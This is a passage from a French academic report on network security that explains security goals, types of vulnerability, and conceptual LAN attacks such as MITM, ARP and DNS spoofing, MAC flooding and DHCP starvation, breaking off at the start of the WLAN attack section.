


Figure 1.17 :Processus d'authentificatication WPA3-Personal

1.6.Conclusion

Ce chapitre a permis de présenter les notions fondamentales des réseaux informatiques, notamment les réseaux locaux (LAN) et sans fil (WLAN), ainsi que les modèles de référence OSI et TCP/IP qui permettent de comprendre l'architecture et le fonctionnement des communications réseau.

Nous avons également étudié plusieurs protocoles essentiels au bon fonctionnement des réseaux, tels que ARP, DHCP et DNS, qui assurent respectivement la résolution d'adresses, l'attribution automatique des paramètres réseau et la traduction des noms de domaine.

Par ailleurs, une attention particulière a été accordée aux mécanismes de sécurité dans les réseaux sans fil (WLAN), à travers l'étude des protocoles WEP, WPA/WPA2 et WPA3, qui représentent différentes générations de protections visant à sécuriser les communications et à réduire les risques d'intrusion.

Toutefois, la mise en réseau et la connectivité ne sont pas exemptes de risques. En effet, l'interconnexion des systèmes et la diffusion des données, notamment dans les réseaux LAN et WLAN, exposent ces environnements à diverses menaces et vulnérabilités.

Ce chapitre constitue donc une base théorique importante pour la suite du travail. Dans le chapitre suivant, nous nous intéresserons aux différentes attaques pouvant cibler les réseaux LAN et WLAN, ainsi qu'à leurs impacts sur la sécurité des systèmes informatiques.

CHAPITRE 2

Cybersécurité et analyse des principales cyberattaques

2.1 Introduction

La cybersécurité joue un rôle essentiel dans la protection des réseaux et des systèmes informatiques contre les accès non autorisés et les attaques malveillantes. Avec l'évolution des technologies, les cyberattaques sont devenues plus nombreuses et plus sophistiquées, ciblant aussi bien les réseaux filaires (LAN) que les réseaux sans fil (WLAN). Ces attaques peuvent provoquer l'interception des données, l'usurpation d'identité ou l'interruption des services réseau. Les réseaux WLAN sont particulièrement vulnérables en raison de la transmission des données par ondes radio.

L'objectif de ce chapitre est de présenter les principales attaques réseau et système, ainsi que leurs impacts sur la sécurité des infrastructures informatiques. **[6] [21]**

2.2 Sécurité informatique et cybersécurité

La sécurité informatique désigne l'ensemble des méthodes et mécanismes permettant de protéger les systèmes informatiques et les données contre les accès non autorisés, les modifications ou les destructions. Dans ce cadre général, la cybersécurité est une branche de la sécurité informatique qui se concentre sur la protection des réseaux, des équipements et des services connectés contre les cyberattaques. Plus spécifiquement, la sécurité réseau vise à assurer la confidentialité, l'intégrité et la disponibilité des communications et des ressources échangées dans un réseau informatique.

2.3 Objectifs de la sécurité

La sécurité de l'information s'articule autour de quelques concepts fondamentaux, à savoir la confidentialité, l'intégrité, la disponibilité, l'authenticité, l'autorisation et la traçabilité. Les trois premiers, souvent référencés via l'acronyme anglais CIA (Confidentiality, Integrity, Availability), forment les buts fondamentaux visés par la sécurité de l'information. **[6]**

A. Confidentialité

C'est la propriété qui assure que seuls les utilisateurs autorisés, dans des conditions prédéfinies, ont accès aux informations. C'est-à-dire garder les informations secrètes sauf pour les personnes auxquels elles sont destinées. L'un des moyens pour garantir la confidentialité des données est le chiffrement des données (la cryptographie) et le contrôle d'accès (Autorisation). **[6] [9]**

B. Intégrité

Une information est dite intègre (honnête) si l'on est capable de prouver avec quasi-certitude qu'elle n'a pas été modifiée ou corrompue, soit accidentellement, soit de manière malveillante. L'un des moyens pour assurer l'intégrité est l'utilisation des empreintes digitales (cryptographie). **[6] [9]**

C. Disponibilité

Un système d'information assure de la disponibilité s'il est capable de garantir un fonctionnement correct durant les périodes prévues d'utilisation. Cela implique notamment de la résilience aux pannes ainsi que la capacité à absorber efficacement des pics de charge. **[6]**

D. Authenticité

Une information est dite authentique si l'on est capable d'en identifier l'origine d'une manière quasi-certitude. L'authentification désigne le processus visant à confirmer qu'un commettant est bien celui qu'il prétend être. Il existe quatre facteurs d'authentification qui peuvent être utilisés pour confirmer l'identité d'un commettant :

- Utiliser une information que seul le commettant connaît : mot de passe.
- Utiliser une information unique que seul le commettant possède : l'empreinte.
- Utiliser une information que seul le commettant peut produire:CryptoCard (authentification renforcées) **[21]**

E. Autorisation

- Un mécanisme d'autorisation est responsable de spécifier et de vérifier les droits d'accès a une ressource quelconque dans un système d'information **[21]**

F. Traçabilité

- Un mécanisme de traçabilité est responsable de s'assurer que l'historique des actions en relation avec une information donnée (création, lecture, modification, etc.) puisse être relié de manière univoque avec une entité préalablement identifiée. **[21]**

2.4. Types de vulnérabilités

Les vulnérabilités en cybersécurité peuvent provenir de failles, de fonctionnalités défectueuses ou d'erreurs d'utilisation. Elles peuvent compromettre les données et les ressources, et les attaquants peuvent en exploiter une ou plusieurs pour atteindre leur objectif. Examinons les différents types de vulnérabilités **[24]** :

A. Failles

Une conception défaillante ou des erreurs de mise en œuvre peuvent créer des fonctionnalités non intentionnelles appelées failles. La majorité des cyberattaques actuelles exploitent ces failles. Les erreurs de codage, les mauvaises configurations, les contrôles d'accès insuffisants et les logiciels obsolètes peuvent engendrer une faille de sécurité si elles ne sont pas correctement corrigées. Elles peuvent compromettre la confidentialité, l'intégrité ou la disponibilité des données et des ressources. **[24]**

B. Vulnérabilités zero-day

Il s'agit de failles de sécurité dans les logiciels, le matériel ou les micrologiciels, inconnues de l'organisation et non encore corrigées. Le terme « zero-day » est utilisé car l'utilisateur dispose de zéro jour pour corriger le problème après sa découverte. Les cybercriminels exploitent souvent ces vulnérabilités avant même la mise en place de mesures de défense. Ils commettent des actes malveillants tels que le vol de données, la compromission de systèmes et le déploiement de logiciels malveillants. **[17] [19]**

C. Fonctionnalités de l'application ou du système

Il s'agit d'aspects spécifiques d'un système susceptibles d'entraîner une faille de sécurité lorsqu'ils sont exploités. Un attaquant peut tirer parti d'une faiblesse dans la configuration ou l'implémentation d'un système pour obtenir un accès non autorisé. Les fonctionnalités du système ou de l'application peuvent faciliter le diagnostic des problèmes ou améliorer l'expérience utilisateur, mais peuvent également être exploitées par des attaquants. À la fin des années 1990, Microsoft a ajouté des macros à sa suite Office, qui sont rapidement devenues une vulnérabilité de prédilection pour les pirates informatiques. **[24]**

D. Erreurs de l'utilisateur

Les erreurs commises par les utilisateurs de systèmes numériques peuvent compromettre involontairement la sécurité en exposant des informations sensibles ou en permettant un accès non autorisé. Les vulnérabilités dues aux erreurs de l'utilisateur proviennent souvent de mauvaises pratiques telles que cliquer sur des liens malveillants, utiliser des mots de passe faibles ou des paramètres de configuration incorrects. Par exemple, un employé peut choisir un mot de passe facile à deviner ou divulguer des informations sensibles à un attaquant.
En plus de cette classification, les vulnérabilités peuvent également se manifester sous d'autres formes, notamment les failles matérielles, les vulnérabilités réseau, les défaillances organisationnelles ainsi que les faiblesses liées à la sécurité physique des systèmes. **[24]**

2.5 Classification des Attaques Réseau

Une attaque réseau est définie comme une intrusion dans une infrastructure de communication afin d'obtenir un accès non autorisé à des ressources ou d'exploiter des vulnérabilités existantes. elle est généralement constituée de deux phases : une attaque passive qui analysera, dans un premier temps, le trafic réseau pour collecter des informations sensibles, puis comme deuxième phase, une attaque active, qui consiste à nuire au réseau. **[21]**

2.5.1 Attaques passives

Les attaques passives consistent à écouter et à surveiller les transmissions sur un canal, sans modifier les données dans un réseau. En effet, l'attaquant peut intercepter et capturer les données transmises ou analyser le trafic réseau afin de rechercher des informations sensibles pouvant être utilisées pour d'autres types d'attaques, telles que les mots de passe. Les attaques passives sont généralement indétectables, mais une prévention est possible en cryptant la transmission entre les nœuds du réseau. Elles visent donc à obtenir des informations sans altérer leur contenu, comme l'écoute de communications, la surveillance des connexions ou la collecte de données d'identification. L'objectif principal est l'interception d'informations confidentielles circulant sur le réseau. **[21]**




Figure 2.1 : Attaques passives

2.5.2 Attaques actives

Les attaques actives consistent à modifier les messages transmis, à s'introduire dans des équipements d'un réseau ou à perturber son bon fonctionnement. Contrairement aux attaques passives, elles ont un impact direct sur le système cible et sont généralement plus faciles à détecter. Leur objectif est de contourner ou compromettre un système sécurisé afin de voler, modifier, désactiver ou détruire des données sensibles. Elles incluent notamment l'injection de code malveillant, la modification ou la suppression de données, le déni de service ainsi que la prise de contrôle de systèmes. **[21] [18]**

Parmi les principales formes d'attaques actives, on distingue :

- ***L'usurpation d'identité (mascarade)*** : une entité se fait passer pour une autre afin d'accéder illégalement à des ressources.
- ***L'attaque par rejeu*** : un message intercepté est retransmis ultérieurement pour produire un effet non autorisé.
- ***Le spoofing :*** consiste à falsifier une adresse (IP, MAC, DNS ou email) pour tromper le système ou les utilisateurs.
- ***L'attaque Man-In-The-Middle (MITM)*** : l'attaquant intercepte secrètement les communications entre deux parties pour écouter, modifier ou injecter des données.
- ***La modification de message*** : le contenu ou l'ordre des messages est altéré pour influencer le système cible.
- ***Le déni de service (DoS)*** : consiste à saturer un service afin de le rendre indisponible ou fortement dégradé.
- ***L'interruption*** *:* vise à rendre un système indisponible ou à ralentir fortement son fonctionnement.
- ***La fabrication*** : consiste à créer de faux messages ou à usurper une identité (ex : phishing).




Figure 2.2 : Attaques actives

Il est important de noter que la protection contre les attaques actives n'est pas absolue en raison des vulnérabilités matérielles, logicielles et protocolaires présentes dans les systèmes.

2.6 Attaques dans les Réseaux LAN

Les attaques dans les réseaux LAN regroupent principalement les attaques de type Man-in-the-Middle (MITM), l'ARP spoofing, le DNS spoofing, ainsi que des attaques de saturation comme le MAC flooding et le DHCP starvation, visant à perturber, intercepter ou détourner les communications au sein du réseau local.

a) Man-In-The-Middle (MITM)

Une attaque Man-In-The-Middle (MITM) est une attaque dans laquelle un cyberattaquant s'interpose secrètement entre deux entités qui communiquent (par exemple un client et un serveur) afin d'intercepter leurs échanges. L'attaquant peut ainsi écouter, capturer et parfois modifier les données sans être détecté par les victimes. **[21]**




Figure 2.3 :Attaque Man-In-The-Middle (MITM)

Ce type d'attaque exploite souvent des failles de sécurité comme les réseaux Wi-Fi non sécurisés, le spoofing (ARP, DNS ou IP) ou des sessions mal protégées. Une fois positionné entre les deux parties, l'attaquant peut voler des informations sensibles telles que des identifiants, mots de passe, cookies de session ou données financières. Il peut également injecter de fausses données ou rediriger la communication vers un faux service.

Les attaques MITM sont particulièrement dangereuses car elles compromettent à la fois la confidentialité, l'intégrité et l'authenticité des communications.

a) ARP Spoofing

Chaque appareil connecté à Internet possède deux adresses : une adresse IP et une adresse MAC. L'adresse IP est attribuée à chaque appareil lors de sa connexion à Internet ou à un réseau local. De plus, il s'agit d'une adresse dynamique qui change à chaque connexion à un réseau, quel que soit l'emplacement. L'adresse MAC, quant à elle, est unique. Le protocole ARP est utilisé pour trouver l'adresse MAC à partir de l'adresse IP de destination.

Dans un cas classique, si l'hôte A doit communiquer avec l'hôte B sur le même réseau et que l'hôte A ne connaît pas l'adresse MAC de l'hôte B, il envoie une requête ARP de diffusion à tous les appareils du réseau afin de recevoir une seule réponse ARP unicast de l'hôte B. Cette réponse contient l'adresse MAC de l'hôte B. Chaque hôte possède une table de cache qui enregistre toutes les paires IP/MAC établies avec lui. La figure 2.4illustre un exemple de table de cache pour trois appareils après l'envoi d'une requête ARP de diffusion par l'hôte A et la réception d'une réponse ARP unicast de l'hôte B. **[15]**




Figure 2.4 : Fonctionnement ARP Spoofing

Dans un scénario d'ARP spoofing, considérons le réseau local suivant : l'attaquant (IP = 192.168.1.30, MAC = 33:33:33:33:33:33), l'hôte victime A (IP = 192.168.1.10, MAC = 11:11:11:11:11:11) et l'hôte victime B (IP = 192.168.1.20, MAC = 22:22:22:22:22:22).

Par exemple, si l'hôte A souhaite communiquer avec l'hôte B pour la première fois, cela signifie qu'il ne connaît pas encore l'adresse MAC de B. Par conséquent, l'hôte A envoie une requête de diffusion (broadcast) afin d'obtenir l'adresse MAC correspondante. Tous les hôtes du réseau mettent alors à jour leur table ARP avec la correspondance <IP, MAC> de l'hôte A. Ensuite, l'hôte B répond par une réponse unicast contenant sa propre adresse MAC.

Pour réaliser une attaque de type Man-In-The-Middle basée sur l'ARP spoofing, l'attaquant envoie une fausse réponse ARP à l'hôte A en indiquant que l'adresse IP 192.168.1.20 correspond à l'adresse MAC 33:33:33:33:33:33. Ainsi, la table ARP de l'hôte A est mise à jour de manière erronée, associant l'adresse IP de l'hôte B à l'adresse MAC de l'attaquant.

Par conséquent, lorsque l'hôte A souhaite envoyer des données à l'hôte B, les paquets sont redirigés vers l'adresse MAC de l'attaquant (33:33:33:33:33:33) au lieu de celle de B (22:22:22:22:22:22). La figure 5illustre la table cache de l'hôte A après réception de la fausse réponse ARP.




Figure 2.5 :Modification des tables ARP Durant l'attaque

c) DNS spoofing

Le **DNS spoofing** (ou empoisonnement du cache DNS) est une attaque qui consiste à falsifier les réponses du système de résolution DNS afin de rediriger l'utilisateur vers une adresse IP malveillante. Normalement, lorsqu'un utilisateur saisit un nom de domaine, le serveur DNS traduit ce nom en adresse IP légitime. Dans une attaque DNS spoofing, l'attaquant injecte de fausses entrées DNS dans le cache d'un serveur DNS ou intercepte les requêtes pour envoyer une réponse frauduleuse avant le serveur légitime.

Ainsi, la victime est redirigée vers un faux site web contrôlé par l'attaquant, même si elle a saisi l'adresse correcte. Ce site peut être utilisé pour voler des informations sensibles telles que les identifiants, mots de passe ou données bancaires, ou pour diffuser des malwares. Cette attaque peut être réalisée via l'empoisonnement du cache DNS, l'interception des requêtes (MITM), ou l'exploitation de faiblesses dans les protocoles DNS.




Figure 2.6 : DNS Spoofing

Le DNS spoofing est particulièrement dangereux car il est difficile à détecter pour l'utilisateur final, et il compromet la **confidentialité et l'intégrité des communications.[14]**

d) MAC Flooding

Une attaque par inondation MAC (MAC flooding) est une attaque réseau visant les commutateurs Ethernet en saturant leur table CAM (Content Addressable Memory). Cette table associe les adresses MAC aux ports physiques du commutateur afin de diriger correctement les trames dans le réseau local.

Dans ce type d'attaque, l'attaquant envoie un grand nombre de trames Ethernet avec des adresses MAC sources falsifiées ou aléatoires. Le commutateur tente alors d'enregistrer ces nouvelles adresses dans sa table CAM jusqu'à saturation.

Lorsque la table CAM est saturée, le commutateur peut entrer dans un mode dit "fail-open", où il se comporte temporairement comme un hub et diffuse les trames sur tous les ports. Cela permet à l'attaquant d'intercepter le trafic réseau et d'effectuer des attaques comme l'écoute ou l'analyse du trafic.

Ainsi, l'attaque MAC flooding ne vole pas directement les données, mais elle facilite leur interception en affaiblissant le fonctionnement normal du commutateur.**[22]**




Figure 2.7 :MAC Flooding

e) DHCP Starvation

Le protocole DHCP permet d'attribuer automatiquement des paramètres de configuration aux dispositifs connectés, tels que l'adresse IP, le masque de sous-réseau, la passerelle par défaut et les serveurs DNS. Il fonctionne selon un modèle client-serveur, où un serveur DHCP gère un pool d'adresses IP disponibles et les distribue aux hôtes du réseau. Ce mécanisme simplifie l'administration réseau en évitant la configuration manuelle des paramètres pour chaque appareil. Le processus DHCP suit quatre étapes principales : Discover, Offer, Request et Acknowledgment (ACK).




Figure 2.8 : Fonctionnement du protocole DHCP

L'attaque de DHCP starvation est une attaque réseau visant à épuiser les adresses IP disponibles dans un serveur DHCP. Dans ce type d'attaque, l'attaquant envoie un grand nombre de requêtes DHCP avec des adresses MAC falsifiées ou aléatoires. Le serveur DHCP, pensant qu'il s'agit de multiples clients légitimes, attribue progressivement toutes les adresses IP disponibles de son pool.

Une fois le pool d'adresses épuisé, les nouveaux clients légitimes ne peuvent plus obtenir d'adresse IP, ce qui entraîne un déni de service (DoS) sur le réseau. L'attaquant peut ensuite exploiter cette situation en déployant un faux serveur DHCP (rogue DHCP) pour distribuer des paramètres réseau malveillants, comme une passerelle ou un DNS contrôlé.




Figure 2.9 : Attaque DHCP Starvation

L'attaque DHCP starvation est donc principalement utilisée pour préparer des attaques plus avancées comme le Man-In-The-Middle, en perturbant la disponibilité du service DHCP et en contrôlant la configuration réseau des victimes**.[13]**

2.7 Attaques dans les Réseaux WLAN

Les attaques dans les réseaux WLAN incluent principalement les attaques par force brute, les attaques de désauthentification (deauthentication) ainsi que les attaques de type EvilTwin, visant à compromettre l'authentification et l'intégrité des connexions sans fil.

A. L'attaque par force brute

